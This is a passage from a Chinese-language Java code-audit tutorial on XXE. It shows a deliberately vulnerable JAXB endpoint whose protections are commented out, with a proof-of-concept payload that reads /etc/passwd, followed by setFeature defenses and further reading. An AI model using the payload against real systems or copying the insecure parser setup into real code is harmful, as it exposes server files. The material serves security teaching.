            return e.toString();
        }
    }


    /**
     * @poc http://127.0.0.1:8888/XXE/unmarshaller (POST)
     * payload <?xml version="1.0" encoding="UTF-8"?><!DOCTYPE student[<!ENTITY
out SYSTEM "file:///etc/passwd">]><student><name>&out;</name></student>
     */
    @ApiOperation(value = "vul: Unmarshaller")
    @RequestMapping(value = "/unmarshaller")
    public String Unmarshaller(@RequestBody String content) {
        try {

            JAXBContext context = JAXBContext.newInstance(Student.class);
            Unmarshaller unmarshaller = context.createUnmarshaller();

            XMLInputFactory xif = XMLInputFactory.newFactory();
            // 修复：禁用外部实体
            // xif.setProperty(XMLConstants.ACCESS_EXTERNAL_DTD, "");
```

```
            // xif.setProperty(XMLConstants.ACCESS_EXTERNAL_STYLESHEET, "");

            // 默认情况下在1.8版本上不能加载外部dtd文件，需要更改设置。
            // xif.setProperty(XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES,
true);
            // xif.setProperty(XMLInputFactory.SUPPORT_DTD, true);
            XMLStreamReader xsr = xif.createXMLStreamReader(new
StringReader(content));

            Object o = unmarshaller.unmarshal(xsr);
            log.info("[vul] Unmarshaller: " + content);

            return o.toString();

        } catch (Exception e) {
            e.printStackTrace();
        }
        return "出错了！";
    }


    @ApiOperation(value = "safe：检测是否包含ENTITY外部实体")
    @RequestMapping(value = "/safe")
    public String check(@RequestParam String content) {
        if (!Security.checkXXE(content)) {
            return "safe";
        } else {
            return "检测到XXE攻击";
        }
    }

}
```

五、XXE漏洞防御

目前常用的修复方案为 setFeature。设置 setFeature 打开或关闭一些配置，进而防御 XXE 攻击。

大致模样如下所示：

```
    @RequestMapping(value = "/Digester/sec", method = RequestMethod.POST)
    public String DigesterSec(HttpServletRequest request) {
        try {
            String body = WebUtils.getRequestBody(request);
            logger.info(body);

            Digester digester = new Digester();

            digester.setFeature("http://apache.org/xml/features/disallow-doctype-
decl", true);
            digester.setFeature("http://xml.org/sax/features/external-general-
entities", false);
```

```
            digester.setFeature("http://xml.org/sax/features/external-parameter-
entities", false);
            digester.parse(new StringReader(body));  // parse xml

            return "Digester xxe security code";
        } catch (Exception e) {
            logger.error(e.toString());
            return EXCEPT;
        }
    }
```

具体可参考这两篇文章：

https://www.mi1k7ea.com/2019/06/09/%E6%8E%A2%E8%AE%A8XXE%E9%98%B2%E5%BE%A1%E4%B9%8BsetFeature%E8%AE%BE%E7%BD%AE/

https://github.com/LeadroyaL/java-xxe-defense-demo

六、拓展推荐阅读

推荐拓展优秀有干货的几篇文章，受益匪浅。

1、`https://www.leadroyal.cn/p/914/`

2、`https://xz.aliyun.com/t/3357`

3、`https://blog.spoock.com/2018/10/23/java-xxe/`

4、`https://gv7.me/articles/2019/study-the-deep-principle-of-xxe-vulnerability-in-java/`

5、`https://www.leadroyal.cn/p/930/`

6、`https://yoga7xm.top/2020/02/17/javaxxe/`

7、`https://www.mi1k7ea.com/2019/02/13/XML%E6%B3%A8%E5%85%A5%E4%B9%8BDocumentBuilder/`

至此，Java代码审计WEB漏洞篇之XXE漏洞讲解完毕，现阶段比较基础，请大家耐心学习。

一切进阶学习实践，我们都会在实战阶段进行讲解，稳扎稳打。